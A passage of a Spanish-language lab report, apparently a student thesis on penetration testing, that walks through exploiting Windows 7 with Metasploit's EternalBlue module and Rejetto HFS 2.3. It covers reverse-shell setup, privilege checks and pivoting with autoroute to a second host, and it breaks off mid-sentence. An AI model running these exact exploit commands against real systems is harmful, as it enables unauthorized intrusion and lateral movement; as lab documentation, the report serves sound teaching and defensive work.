
Revisión del estado de red y características del host objetivo

Para complementar el reconocimiento se obtuvieron datos de configuración desde la máquina comprometida, utilizando ipconfig y posteriormente ping 192.168.10.101 para identificar equipos visibles dentro del segmento, esta información fue útil para construir el mapa de red interno, práctica recomendada por CCN-CERT (2018); los resultados obtenidos permitieron confirmar la conectividad con otros hosts y validar la coherencia del

direccionamiento dentro del entorno; este proceso facilitó la identificación de posibles rutas de desplazamiento lateral que podrían ser aprovechadas en fases posteriores del análisis.

Figura 8


Configuración de red del host objetivo recopilada durante la sesión remota



Nota. Muestra la estructura de red del sistema y las direcciones disponibles en el segmento.

Figura 9

Ping interno hacia otro host de la red




Nota. Evidencia del comportamiento de la red interna previo a la explotación lateral.

Escaneo detallado para confirmar exposición de SMB

Como parte del análisis se ejecutó un escaneo más profundo usando: nmap -sV -p445 192.168.0.104. Este comando permitió obtener información específica del servicio Microsoft-ds, confirmando la vulnerabilidad asociada a Windows 7 y permitiendo avanzar hacia la explotación EternalBlue

Figura 10

Escaneo detallado del puerto SMB antes de la explotación



Nota. Captura utilizada para confirmar la versión del servicio antes de lanzar el exploit.

Preparación del entorno ofensivo en Metasploit Framework

El proceso continuó con el inicio del entorno Metasploit usando msfconsole -q, lo cual permitió acceder a los módulos preconfigurados del framework, una vez dentro se empleó el comando search ms17_010 para localizar el exploit EternalBlue; esta búsqueda confirmó la disponibilidad de módulos orientados a dicha vulnerabilidad y facilitó la selección del exploit adecuado para el sistema objetivo; además, esta etapa permitió verificar que el framework

contaba con las dependencias necesarias para ejecutar la prueba de manera controlada y dentro del alcance definido para el laboratorio.

Figura 11

Escaneo detallado del puerto SMB antes de la explotación

Nota. Punto de partida para la explotación guiada mediante módulos especializados.

Luego se buscó el módulo correcto dentro del framework, esta acción fue necesaria para asegurar que el exploit seleccionado correspondiera exactamente a la vulnerabilidad identificada durante la fase de reconocimiento, evitando ejecuciones innecesarias o fallidas; la correcta elección del módulo permitió preparar el entorno de explotación de forma más precisa y coherente con las características del sistema objetivo, facilitando la continuidad del proceso ofensivo descrito en el laboratorio.

Adicionalmente, este paso permitió revisar con mayor detalle las opciones disponibles del módulo, así como comprender los parámetros que debían ajustarse antes de su ejecución, esta revisión previa resultó clave para anticipar el comportamiento del exploit y reducir la posibilidad de errores durante la fase de explotación.

La validación de estos parámetros contribuyó a mantener el control del ejercicio dentro del alcance definido, evitando impactos no previstos sobre el sistema objetivo y asegurando que cada acción ejecutada respondiera a los objetivos técnicos planteados para el laboratorio.


Asimismo, este análisis previo facilitó la interpretación de los resultados obtenidos tras la ejecución del exploit, permitiendo relacionar de manera más clara los efectos observados con la

vulnerabilidad identificada inicialmente y fortaleciendo la coherencia entre la fase de reconocimiento y las etapas posteriores del proceso ofensivo.

De esta manera, la selección y preparación del módulo no solo representó un paso técnico, sino también un elemento fundamental para garantizar un desarrollo ordenado, controlado y documentado del ejercicio, alineado con las buenas prácticas revisadas a lo largo del trabajo.

Figura 12

Las búsquedas con coincidencias de vulnerabilidades históricas en Windows 7.



Nota. Punto de partida para la explotación guiada mediante módulos especializados.

Configuración del exploit EternalBlue

Antes de ejecutar cualquier intento de explotación era necesario preparar el módulo correspondiente dentro de Metasploit, esto permitió establecer los parámetros básicos que definen tanto el equipo que será atacado como la forma en que el atacante recibirá la conexión resultante, EternalBlue es una vulnerabilidad grave presente en sistemas Windows 7 que afecta el protocolo SMB y permite la ejecución remota de código cuando el sistema carece de los parches publicados por Microsoft, por esta razón se convirtió en un vector ideal dentro del análisis ofensivo realizado en el laboratorio; esta preparación previa fue fundamental para asegurar que la explotación se realizara de manera controlada y alineada con las características del sistema

objetivo; además, permitió verificar que las configuraciones seleccionadas fueran coherentes con el entorno y facilitaran la correcta recepción de la sesión resultante. se utilizaron los comandos:

- use exploit/windows/smb/ms17_010_eternalblue
- set RHOSTS 192.168.0.104
- set LHOST 192.168.0.103
- set LPORT 4444
- exploit

La configuración del módulo EternalBlue dentro de Metasploit se realizó para preparar el ambiente de explotación y definir los parámetros que permitirían establecer una conexión remota con el sistema vulnerable, cada comando cumplió una función específica dentro del proceso ofensivo, en primer lugar se usó use exploit/windows/smb/ms17_010_eternalblue con el fin de cargar el módulo encargado de aprovechar la vulnerabilidad MS17-010, esta falla afecta el protocolo SMB y permite ejecutar código en la máquina objetivo cuando no cuenta con las actualizaciones de seguridad correspondientes.


Luego se configuró set RHOSTS 192.168.0.104, lo que indicó la dirección del equipo que sería atacado, en este caso el host Windows 7 vulnerable identificado durante el reconocimiento, posteriormente se ejecutó set LHOST 192.168.0.103, parámetro que definió la dirección del equipo atacante desde donde se recibiría la conexión inversa una vez que la explotación fuera exitosa, este paso era esencial porque el canal de comunicación debía estar alineado tanto en el origen como en el destino para evitar fallas durante el establecimiento de la sesión remota
El comando set LPORT 4444 permitió asignar el puerto donde el atacante esperaría la conexión generada al comprometer el sistema, este puerto funciona como punto de entrada para la sesión Meterpreter que se genera después de que el exploit se ejecuta correctamente, finalmente se

utilizó exploit, instrucción que puso en marcha el proceso de envío de paquetes maliciosos hacia el host objetivo, lo que desencadenó la explotación de la vulnerabilidad y permitió obtener control del sistema.

Todo este conjunto de comandos permitió coordinar la comunicación entre la máquina atacante y la máquina vulnerable, logrando un acceso remoto con privilegios elevados que fue clave para continuar con las fases siguientes del análisis técnico, donde se realizaron verificaciones, movimientos laterales y actividades de post explotación que aportaron evidencia útil para comprender el alcance del ataque dentro de la infraestructura simulada

Figura 13

Configuración del exploit EternalBlue dentro de Metasploit




Nota. Se asignaron los parámetros mínimos necesarios para ejecutar la explotación.

La ejecución del módulo desencadenó el envío de la carga maliciosa hacia el host Windows 7, permitiendo observar el comportamiento del sistema vulnerable al recibir una solicitud maliciosa diseñada para aprovecharse de la forma en que SMB administra fragmentos de memoria, una vez que el sistema completó la etapa de sobrecarga se generó una sesión remota que confirmó el éxito del ataque.

Figura 14

Resultado de la ejecución del exploit EternalBlue



Nota. La sesión remota confirma la vulnerabilidad activa en el sistema.

Validación del control total sobre el sistema

Con la sesión activa era necesario comprobar el nivel real de privilegios obtenidos, para ello se utilizó el comando shell, que permite acceder directamente al intérprete de comandos del sistema comprometido, una vez dentro se empleó whoami con el fin de identificar la cuenta bajo la cual se estaban ejecutando las instrucciones, el resultado reveló el nivel máximo existente en sistemas Windows, es decir, nt authority\system, lo cual significa control absoluto sobre el equipo.


Figura 15

Acceso directo al shell del sistema comprometido

Nota. Evidencia del control remoto sobre Windows 7.

Figura 16

Validación del usuario con privilegios máximos



Nota. Confirma escalamiento de privilegios posterior a la explotación.

Esta validación era un paso esencial dentro del análisis ofensivo porque permitía determinar la magnitud del impacto que un atacante real podría lograr, un sistema con privilegios

de SYSTEM queda completamente expuesto y sin posibilidad de limitar las acciones del intruso, lo cual facilitó la ejecución de actividades posteriores como la manipulación de archivos, la modificación de usuarios y la expansión lateral dentro de la red; además, este nivel de acceso permitió observar cómo fallan los controles internos cuando no existen mecanismos de restricción adecuados; la obtención de privilegios elevados evidenció la gravedad de la vulnerabilidad explotada y su potencial para comprometer por completo el entorno; este resultado reforzó la necesidad de implementar medidas de hardening y monitoreo que permitan detectar y contener este tipo de accesos antes de que el impacto sea mayor.

Explotación alternativa del servicio Rejetto HFS 2.3


Durante el reconocimiento inicial también se detectó la presencia del servicio Rejetto HFS 2.3, un servidor HTTP liviano que históricamente ha presentado vulnerabilidades críticas, este servicio permitió realizar una explotación adicional empleando un módulo distinto que no requiere autenticación y que facilita la ejecución remota de comandos mediante solicitudes HTTP manipuladas. El proceso comenzó con la carga del módulo en Metasploit:

- use exploit/windows/http/rejetto_hfs_exec
- set RHOSTS 192.168.10.101
- set LHOST 192.168.0.103
- exploit

Estos comandos definieron el objetivo dentro de la red interna, la dirección del atacante y la forma en que se enviaría la carga útil hacia el servidor HFS, una vez ejecutado el módulo se obtuvo una sesión Meterpreter adicional lo que demostró que el servicio estaba expuesto y que podía servir como punto de entrada para un movimiento lateral o para una intrusión independiente del ataque inicial.

Figura 17

Explotación del servicio Rejetto HFS 2.3




Nota. Permite obtener una nueva sesión Meterpreter sin autenticación.

Una vez dentro se revisaron los procesos internos mediante el comando ps, lo cual permitió ubicar explícitamente el proceso hfs.exe, este proceso se convirtió en evidencia directa del vínculo entre el vector vulnerado y la sesión generada.

Figura 18

Identificación del proceso hfs.exe dentro de la sesión remota



Nota. Se confirma que el servicio vulnerado se estaba ejecutando activamente.

Pivoting y movimiento lateral hacia Host B

Una vez comprometido el primer host se activó el objetivo de expandir el ataque hacia otros segmentos de red, para ello se empleó pivoting, técnica que permite utilizar la máquina comprometida como puente hacia redes donde el atacante no tiene acceso directo, esta técnica

refleja un comportamiento real dentro de escenarios corporativos donde la explotación inicial rara vez es el final del ataque. Se utilizaron los comandos:

- run autoroute -s 192.168.10.0/24
- run autoroute -p
- arp -a

El primer comando añadió una ruta hacia la red interna 192.168.10.0/24, el segundo permitió visualizar la tabla de enrutamiento disponible dentro de la sesión y el tercero mostró los dispositivos activos detectados mediante el protocolo ARP, esta información confirmó que el atacante podía interactuar con máquinas que originalmente estaban fuera de su alcance directo.

Figura 19

Configuración inicial del pivoting desde Host A

Nota. La sesión comprometida se utiliza como puente hacia la red interna.

Figura 20

Autoroute mostrando las rutas internas disponibles

Nota. Evidencia de que la ruta hacia la red interna fue añadida correctamente.

Figura 21

Resultado del comando ARP para identificar equipos activos

Nota. Permite visualizar dispositivos del segmento 192.168.10.x.

Escaneo interno hacia Host B posterior al pivoting

Con el acceso habilitado se procedió a evaluar los servicios expuestos en la máquina Host B, esta fase permitió identificar vectores adicionales y medir el alcance real del atacante en un entorno interior de la red, se ejecutaron comandos desde la propia sesión remota:

- portscan -r 1-1000 -R 192.168.10.101
- nmap -sV 192.168.10.101

El escaneo interno reveló puertos abiertos que no eran visibles desde el exterior, lo que representó una debilidad en la segmentación interna.

Figura 22

Escaneo interno de puertos hacia Host B

Nota. Muestra servicios activos accesibles mediante pivoting.

Figura 23

Ejecución de Nmap desde la sesión pivot

Nota. Confirmación de exposición del servicio HFS.


Explotación de Host B mediante EternalBlue desde el pivot

Una vez verificadas las vulnerabilidades activas en Host B se configuró nuevamente el módulo EternalBlue esta vez apuntando al nuevo objetivo, este paso permitió demostrar que la red interna estaba completamente expuesta y que un atacante con acceso inicial podía comprometer otros equipos sin obstáculos debido a la falta de segmentación y controles de monitoreo; esta situación evidenció que el primer host comprometido funcionó como punto de apoyo para extender el ataque dentro del entorno; el uso del pivot permitió replicar un escenario real donde el atacante aprovecha la confianza implícita entre equipos internos; adicionalmente, la ausencia de alertas o bloqueos confirmó que no existían mecanismos de detección capaces de identificar este desplazamiento; este resultado reforzó la importancia de implementar controles de red y supervisión continua para limitar la propagación de ataques dentro de la infraestructura; la explotación exitosa de un segundo host permitió observar cómo una vulnerabilidad conocida incrementa su impacto cuando se combina con una arquitectura de red débil y sin mecanismos de control interno; este comportamiento es consistente con patrones observados en incidentes reales, donde el movimiento lateral representa una de las fases más críticas del ataque y suele pasar desapercibido cuando no existe monitoreo adecuado; la posibilidad de avanzar desde un equipo inicial hacia otros activos internos confirma que la red carecía de barreras efectivas para contener

